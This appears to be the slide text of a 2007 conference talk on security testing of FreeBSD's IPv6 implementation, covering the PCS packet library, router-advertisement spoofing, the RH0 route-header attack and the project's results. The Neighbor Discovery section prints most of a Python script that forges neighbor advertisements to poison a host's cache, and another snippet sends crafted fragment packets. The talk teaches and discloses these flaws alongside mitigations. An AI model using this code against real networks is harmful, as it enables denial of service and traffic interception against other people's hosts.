Securing IPv6 on FreeBSD

A Google Summer of Code Project

George V. Neville-Neil

What we're talking about

- Ways of understanding network security
- Tools for testing network security
- Specific Exploits
- FreeBSD Implementation Details
- Cautionary Tales
- Lessons Learned

Network Protocol Threats

- Denial of Service
  - Against the network
  - Against a host
- Remote control of a machine
- Control of the network

Some Types of Security Testing

- Protocol Inspection
  - Finds faults in the design
  - Most powerful exploits are here
- Code Inspection
  - Finds faults in the implementation
- Attack Tools
  - Go after known soft spots
- Fuzzing Tools
  - Submit random junk in order to trigger a fault

A Bit of Background on IPv6

- Next generation internet protocol
- Follow on to IPv4
- Design started in the early 1990s
- First standards 1995 (RFC 1883)
- Current standard 1998 (RFC 2460)
- Early implementations
  - INRIA
  - NRL
  - Kame
- Current implementation derived from Kame
- First imported into FreeBSD in 1999

Important IPv6 Features

- Autoconfiguration
  - No need for DHCP
  - Can set up a node with little knowledge of networking
  - Easier to manage large sets of hosts
- No use of broadcast packets
  - Broadcast is now multicast
- Includes protocols for authentication and encryption
  - IPsec AH and ESP
- More secure, easier to use, easier to manage
- Prove it!

What we did

- Code inspection
- Attack Tools
- Fuzzing Tools
- We **did not** perform protocol inspection on IPv6
  - But perhaps we should have

Points of Leverage in IPv6 & FreeBSD

- Network Layer
  - Neighbor Discovery
  - Router Discovery
  - The ability to prevent a node from communicating or of forcing all its packets through an attacker’s system
  - Easiest to test with a packet generation tool
- Socket API Layer
  - Ability to cause local kernel panics
  - Easiest to test with a fuzzer

Packet Generation Tools

- Using the socket(2) API to generate specific packets is difficult to impossible
- The socket(2) API is designed with "normal" communication in mind
- Writing packets directly to bpf(4) is an error prone and lengthy process
  - You wind up re-implementing most of the network stack
- A middle ground is possible

Packet Construction Set

- A Python library for packet construction
- Easy creation of packets
- Gives a more natural syntax for packet manipulation
- BSD Licensed
  - http://pcs.sf.net

PCS (a quick digression)

- Why PCS?
- How does it work?
- How do I use it?

The Problem

- Writing network protocol code is hard
- Testing network protocols is as hard as writing the protocol in the first place
- Most current systems are incomplete
  - Only support a small number of packets
  - Not extensible
  - Written in write-once languages
- Proprietary systems are expensive and incomplete
  - ANVL
  - SmartBits

We need to get from this...

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Version| Traffic Class |           Flow Label                  |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|         Payload Length        |  Next Header  |   Hop Limit   |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                                                               |
+                                                               +
|                                                               |
+                         Source Address                        +
|                                                               |
+                                                               +
|                                                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                                                               |
+                                                               +
|                                                               |
+                      Destination Address                      +
|                                                               |
+                                                               +
|                                                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

To this!

```
struct ip6_hdr {
union {
     struct ip6_hdrctl {
             u_int32_t ip6_un1_flow;/* 20 bits of flow-
ID */
             u_int16_t ip6_un1_plen;/* payload length */
             u_int8_t  ip6_un1_nxt; /* next header */
             u_int8_t  ip6_un1_hlim; /* hop limit */
     } ip6_un1;
     u_int8_t ip6_un2_vfc;/* 4 bits version, top 4 bits
class */
} ip6_ctlun;
struct in6_addr ip6_src;/* source address */
struct in6_addr ip6_dst;/* destination address */
} __packed;
```

err, I mean this!

```
version = pcs.Field("version", 4, default
= 6)
traffic = pcs.Field("traffic_class", 8)
flow = pcs.Field("flow", 20)
length = pcs.Field("length", 16)
next = pcs.Field("next_header", 8)
hop = pcs.Field("hop", 8)
src = pcs.StringField("src", 16 * 8)
dst = pcs.StringField("dst", 16 * 8)
```

and this...

```
ip = ipv6()
ip.traffic_class = 0
ip.flow = 0
ip.next_header = IPV6_FRAG
ip.hop = 255
ip.src = inet_pton(AF_INET6, sip6)
ip.dst = inet_pton(AF_INET6, dip6)

# Write the packet to the network

out = pcs.PcapConnector(device)
chain = pcs.Chain([eth, ip, fragh])
pkt = chain.bytes + "A" * fraglen
out.write(pkt, len(pkt))
```


Advantages of PCS

- Easy to specify new packet formats
- Natural way of setting and getting packet fields
- Written in a well known language
  - Scripting languages are easier to "play" in
- Modular
- Well Documented


A Few Examples

- Attack against a protocol
- Protocol attack against the code
- A local fuzzing attack against the kernel

I am the Router

- IPv6 depends on router advertisements for nodes to be able to find their next hop
- Router messages are not authenticated
- An attacker can generate advertisements
  - Denial of Service
  - Man in the Middle

I am the Router (con't)



BSD Can 2007

Mitgation

- Impossible to mitigate completely without protocol upgrades
- Hosts can be configured to ignore router advertisements
  - Removes some of the usefulness of IPv6

Poisoning the Neighbors

- IPv6 does not depend on ARP to find neighbors
- Neighbor Discovery replaces ARP
- The ND code does not sufficiently check the addresses it is given
- An attacker could fill the ND cache with broadcast or multicast addresses

A Quick Demo

- Two hosts, both virtual, in Parallels
- 2001::1 and 2001::2 are the host IPs
- We can force one host to believe that the other host’s link layer address is the ethernet broadcast

Poisoning Tool

- The tool is 73 lines of Python code
- It is NOT available in the PCS release
- I am looking for ways to safely share such code

Setup Ethernet and IPv6 Headers

```
e = ethernet()
e.src = ether_atob(amac)
e.dst = '\x33\x33\x00\x00\x00\x01' # all
node mcast mac addr
e.type = ETHERTYPE_IPV6

ip6 = ipv6()
ip6.hop = 255
ip6.next_header = IPPROTO_ICMPV6
ip6.src = inet_pton(AF_INET6, aip)
ip6.dst = inet_pton(AF_INET6, vip)
```

Setup the Neighbor Advertisement

```
icmp6 = icmpv6(ND_NEIGHBOR_ADVERT)
icmp6.type = ND_NEIGHBOR_ADVERT
icmp6.code = 0
icmp6.target = inet_pton(AF_INET6, aip)
icmp6.router = 1
icmp6.solicited = 1
icmp6.override = 1
```

Here is the poisoned MAC

```
# attacker mac ttla option header
opm = icmpv6option(2)
opm.type = 2
opm.length = 1
opm.target = ether_atob(amac)
```

Finish up and transmit

```
options = opm.bytes
icmp6.checksum = icmp6.cksum(ip6,
options)

ip6.length = len(icmp6.bytes) + len
(opm.bytes)

pkt = pcs.Chain([e, ip6, icmp6, opm])

so = pcs.PcapConnector(iface)

so.write(pkt.bytes, len(pkt.bytes))
```

Mitigation

- The nd6 code needs to check for invalid hardware addresses
- Check for multicast
- Check for broadcast
- Reject any packets containing incorrect addresses
- This bug does not exist in the ARP implementation
  - At least via code inspection


A Recent Cautionary Tale

- CanSecWest 2007 Presentation in April 2007
  - Philippe Biondi and Arnaud Ebalard
- New protocol attack against IPv6
- Dubbed RH0 for Route Header 0
- Various attacks possible
  - Denial of Service via packet amplification
  - User control of the network

Why?

- IPv6 supports many types of packet options
- The Route Header is one such option
- Route Header 0 (RH0) specifies a list of IPv6 addresses through which the packet MUST be routed
- A re-introduction of source routing which was done away with in IPv4 ten years ago

Clogging Attack



FreeBSD Response

- April 20th: Kame project notified people
- 21st: FreeBSD Security Team got notice
- 21st: 1st Patch went out
- 23rd: Patch committed to HEAD
- 24th: Patches committed to STABLE
- 26th: FreeBSD Advisory published

- Default is that RH0 processing is OFF

IETF Response

- April 24th: Mail hits the IPv6 mailing lists
- 26th: Discussion starts on deprecating RH0
- May 7th: Two drafts submitted on deprecation
- 16th: Both drafts subsumed into 1
  - draft-ietf-ipv6-deprecate-rh0-00.txt
- As reported by The Register, “The IETF reaction may have set a new speed record for the standards-setting body.”
- FreeBSD was heavily involved in pushing closure with running code

Some Lessons

- Errors in design are more troublesome than errors in implementation
- It is easier to find errors in code than in design
- Tools make finding errors easier
- Tools make preventing regressions easier
- We need more and better tools for network testing

Summer of Code Project Results

- Few serious bugs found in code
- Some serious bugs found in the protocols
- The serious code bugs have been addressed
- The protocol bugs are being worked out in the IETF
- A 65 page paper on various flaws
  - Paper includes pointers to source code for exploits

Managing Security Expectations

- Often perception is more important than fact
- New protocols (technologies) are more suspect than old ones
- Overstating or understating the case for a problem can cause serious problems
- People prone to hysterics should not work on security issues

Thanks to...

- Clement Lecigne (who did the heavy lifting)
- Google (for Summer of Code)
- BDSCan (for accepting this talk)

Questions?